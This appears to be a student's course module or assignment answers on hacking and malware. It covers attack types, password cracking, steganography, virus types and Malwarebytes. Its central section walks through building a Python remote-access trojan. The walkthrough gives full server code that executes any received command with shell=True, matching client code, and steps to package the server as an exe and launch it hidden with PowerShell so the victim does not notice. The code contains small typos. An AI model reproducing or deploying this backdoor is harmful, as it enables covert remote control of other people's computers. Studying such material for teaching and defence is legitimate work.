**Module 29: Hacking and System Malware**

1. **Different Types of Hacking Methods**:

Hacking methods can vary widely depending on the target, the attacker's goals, and the techniques used. Some common types of hacking methods include:

* + **Social Engineering**: Manipulating individuals to divulge confidential information or perform actions that compromise security.
  + **Phishing**: Sending fraudulent emails or messages to trick recipients into revealing sensitive information or clicking on malicious links.
  + **Malware Attacks**: Using malicious software to gain unauthorized access, steal data, or disrupt operations. This includes viruses, worms, Trojans, ransomware, and spyware.
  + **Network Exploitation**: Exploiting vulnerabilities in network devices or systems to gain unauthorized access or control.
  + **Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) Attacks**: Overloading systems or networks with traffic to disrupt services and make them unavailable to legitimate users.
  + **SQL Injection**: Exploiting vulnerabilities in web applications to manipulate databases and extract or modify data.
  + **Cross-Site Scripting (XSS)**: Injecting malicious scripts into web pages viewed by other users to steal information or perform unauthorized actions.
  + **Brute Force Attacks**: Trying all possible combinations of usernames and passwords to gain unauthorized access to accounts or systems.

1. **Types of Password Attacks**:

Password attacks are techniques used to guess or steal passwords. Some common types of password attacks include:

* + **Brute Force Attack**: Trying all possible combinations of characters until the correct password is found.
  + **Dictionary Attack**: Trying commonly used words or phrases from a predefined dictionary.
  + **Rainbow Table Attack**: Precomputing hashes of common passwords and using them to quickly look up plaintext passwords.
  + **Credential Stuffing**: Using username and password combinations obtained from data breaches to gain unauthorized access to other accounts.
  + **Keylogging**: Capturing keystrokes entered by users to obtain their passwords.

1. **Password Cracking Tool: pwdump7**:

pwdump7 is a Windows-based password cracking tool that is used to extract password hashes from the Security Accounts Manager (SAM) database or Active Directory domain controller. It can be used to perform offline password cracking by extracting password hashes from a compromised Windows system and then attempting to crack them using a dictionary or brute force attack.

1. **Types of Steganography with QuickStego**:

Steganography is the practice of concealing secret information within other non-secret data. QuickStego is a steganography tool that allows users to hide messages or files within image files. There are different types of steganography techniques, including:

* + **Image Steganography**: Embedding secret messages or files within image files without affecting the visual appearance of the image.
  + **Audio Steganography**: Concealing data within audio files, such as MP3 or WAV files.
  + **Video Steganography**: Hiding information within video files by subtly altering frames or encoding data in audio tracks.

1. **Practical on Keylogger Tool**:

Due to ethical considerations and potential legal implications, it is not appropriate to provide instructions for performing practical exercises involving keylogger tools. Keyloggers are often associated with unauthorized monitoring and surveillance activities and can be used for malicious purposes. It is essential to use such tools responsibly and in compliance with applicable laws and regulations. If you have a legitimate need to use keylogger tools for security testing or research purposes, it is recommended to do so in a controlled and authorized environment with appropriate permissions and consent from relevant stakeholders.

Top of Form

Malware

1. Define Types of Viruses.

Ans: **Types of Viruses**:

Viruses are malicious software programs that can replicate themselves and infect other files or systems. There are several types of viruses, each with unique characteristics and methods of infection. Some common types of viruses include:

* **File Infectors**: These viruses infect executable files (e.g., .exe, .dll) and spread when infected files are executed.
* **Boot Sector Infectors**: These viruses infect the master boot record (MBR) or boot sector of storage devices, such as hard drives or USB drives, and execute when the infected device is booted.
* **Macro Viruses**: These viruses infect documents or templates that support macros, such as Microsoft Word or Excel documents, and execute when the infected document is opened.
* **Polymorphic Viruses**: These viruses change their code or appearance each time they infect a new file or system, making them difficult to detect by traditional antivirus software.
* **Multipartite Viruses**: These viruses combine characteristics of file infectors and boot sector infectors, infecting both executable files and boot sectors.
* **Resident Viruses**: These viruses reside in system memory and can infect files as they are accessed or executed by the operating system.
* **Worms**: While not technically viruses, worms are self-replicating malware programs that spread over networks and exploit vulnerabilities in systems to propagate

2. Create virus using Http Rat Trojan tool.

Ans: **Step 1**

First I read about what is a RAT and once I understood (more or less) what it was I decided to use Python 3 as the language I was going to develop my RAT with. I chose Python 3 because I am comfortable with it, but I am sure it would work with C, Perl, or other languages.

My thought process was simple, I needed to create a server on the target machine and a client on mine. Once I had this I needed someway to run commands on the target machine. For the purpose of this project I decided to simply run cmd.exe commands. It is possible to improve this RAT (Python 3 code) to perform extra operations, I might do that in the future myself.

**Step 2**

Once I understood what I had to do, and once I had a programming language to code my RAT with it was a matter of start coding. First I create a basic client-server program in Python 3, as such:

**The Server:**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22 | **import** **socket**  hostname = socket.gethostname()  local\_ip = socket.gethostbyname(hostname)  HOST = "127.0.0.1" #replace by local\_ip if you want to use different machines  PORT = **65432**  **with** socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) **as** s:  s.bind((HOST, PORT))  s.listen()  conn, addr = s.accept()  **with** conn:  **while** **True**:  data = conn.recv(**2048**)  msg = data.decode()  **if**(msg == "exit"):  print("Bye")  **break**  print("Message received: ",msg)  conn.sendall(data) |

**The Client:**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15 | **import** **socket**  HOST = '127.0.0.1'  PORT = **65432**  **with** socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) **as** s:  s.connect((HOST, PORT))  **while**(True):  msg = input("Your command: ")  s.sendall(str.encode(msg))  **if**(msg == "exit"):  **print**("Bye")  **break**  data = s.recv(**2048**)  **print**("Received: ", data.decode()) |

This code of both Server and Client is standard for Socket programming in Python 3. As you can see, in the Server we have on line 10, “**with socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) as s**“, this line creates a TCP socket (SOCK\_STREAM means that the socket is TCP) called “**s**“. On the following 2 lines, we have s.bind((HOST,PORT)) (line 11) and s.listen() (line 12). In these 2 lines, we have the bind method that simply binds the socket “**s**” to the **HOST**and **PORT**(That were assigned in the lines 6 and 8 respectively), this means that the socket “**s**” will receive communications on the port **65432**, host **127.0.0.1** which, as you probably know is the localhost. The listen method is responsible to wait and listen for incoming communication on the socket. Once communication is received, it is accepted and established in line 13 with the respective client. Afterwards, it is possible to exchange information, in this case we receive information in the server (line 16) and if it is different from “**exit**” we print it and resend it to the client (line 22).

The Client code is a little easier to understand. We simply create a socket s, like we do in the Server and connect to it on line 7, than it is a matter of sending messages (line 10).


**Step 3**

For this step, we need a way to execute cmd.exe commands with Python 3. To do so I used the Python 3 package: subprocess, as such:

msg = subprocess. check\_output(command, shell=**True**, universal\_newlines=**True**)

This line of code will send the “command” to be executed by the shell and return the output that is stored in the variable msg.

I tested this locally and it works just fine, see the example below with the “**dir**” command:



Ok, so now it seems we have a way to run simple cmd.exe commands. Let’s now take a look at the code and the final step.

**Step 4**

The final Python 3 code (that I will be improving and updating on GitHub, stay tuned):

The Server, that is going to run on the targets machine:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29 | **import** **socket**  **import** **subprocess**  hostname = socket. gethostname()  local Ip = socket.gethostbyname(hostname)  HOST = "127.0.0.1" # replace with local\_ip if you do not want to use your localhost, but your real target's IP  print (HOST)  PORT = **65432**  **def** **options**(command):  msg = "Command output:**\n**"  msg += subprocess. check\_output (command, shell=**True**, universal\_newlines=**True**)  print(msg)  **return** msg  **with** socket. Socket(socket.AF\_INET, socket.SOCK\_STREAM) **as** s:  s.bind((HOST, PORT))  s.listen()  conn, addr = s.accept()  **with** conn:  print('Connected by', addr)  **while** **True**:  data = conn.recv(**1024**)  msg = data.decode()  output = options(msg)  **if**(msg == "exit"):  **break**  conn.sendall(str.encode(output)) |

The Client, that is going to run on the attackers machine:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | **import** **socket**  HOST = '127.0.0.1' # The server's hostname or IP address  PORT = **65432** # The port used by the server  **with** socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) **as** s:  s.connect((HOST, PORT))  **while**(**True**):  msg = input("Your command: ")  s.sendall(str.encode(msg))  **if**(msg == "exit"):  **break**  data = s.recv(**2048**)  print('Received:**\n**', data.decode()) |

As you can see the code is very basic. The ideas was to just be able to exploit the Windows machine to get some information like the name of files, the host name, the network configuration, etc. With this code all of that is possible.

**Possible Improvements**

To improve the RAT, we can, for example, create an .exe from the server.py file, this way it is possible to just run the .exe in the cmd.exe as a script in the background. I tested a few possibilities and I was able to do that, even with the PowerShell.

To create the .exe from the server.py I used PyInstaller. This tool did the trick just fine! To run the script automatically I used a .cmd script and on it what I do is, I launch a PowerShell with the command:

Start-Process "server.exe" -WorkingDirectory ".\dist\server" -WindowStyle "Hidden"

This way, the user will simply see a pop-up of a cmd and than it will just close up again. But, on the background the server will be running it I can access it remotely.

3. Explain any one Antivirus with example

Ans: **Malwarebytes**:

Malwarebytes is a popular antivirus software that provides real-time protection against malware, ransomware, viruses, spyware, and other malicious threats. It offers several features to protect users and their devices:

* **Real-time Protection**: Malwarebytes continuously monitors system activity and scans files in real-time to detect and block malware threats before they can infect the system.
* **Malware Detection and Removal**: Malwarebytes uses advanced heuristic analysis and signature-based detection methods to identify and remove malware infections from the system.
* **Web Protection**: Malwarebytes includes a web protection feature that blocks malicious websites and prevents users from accessing phishing sites or downloading malicious content.
* **Ransomware Protection**: Malwarebytes provides protection against ransomware attacks by detecting and blocking ransomware threats before they can encrypt files.
* **Exploit Protection**: Malwarebytes protects against exploit attacks by monitoring vulnerable software applications and blocking exploit attempts that could compromise the system.
* **Scheduled Scans**: Users can schedule regular scans of their system to detect and remove malware infections automatically.
* **Quarantine**: Malwarebytes quarantines detected threats to prevent them from causing further harm to the system while allowing users to review and restore quarantined items if necessary.

Overall, Malwarebytes is a comprehensive antivirus solution that provides robust protection against a wide range of malware threats.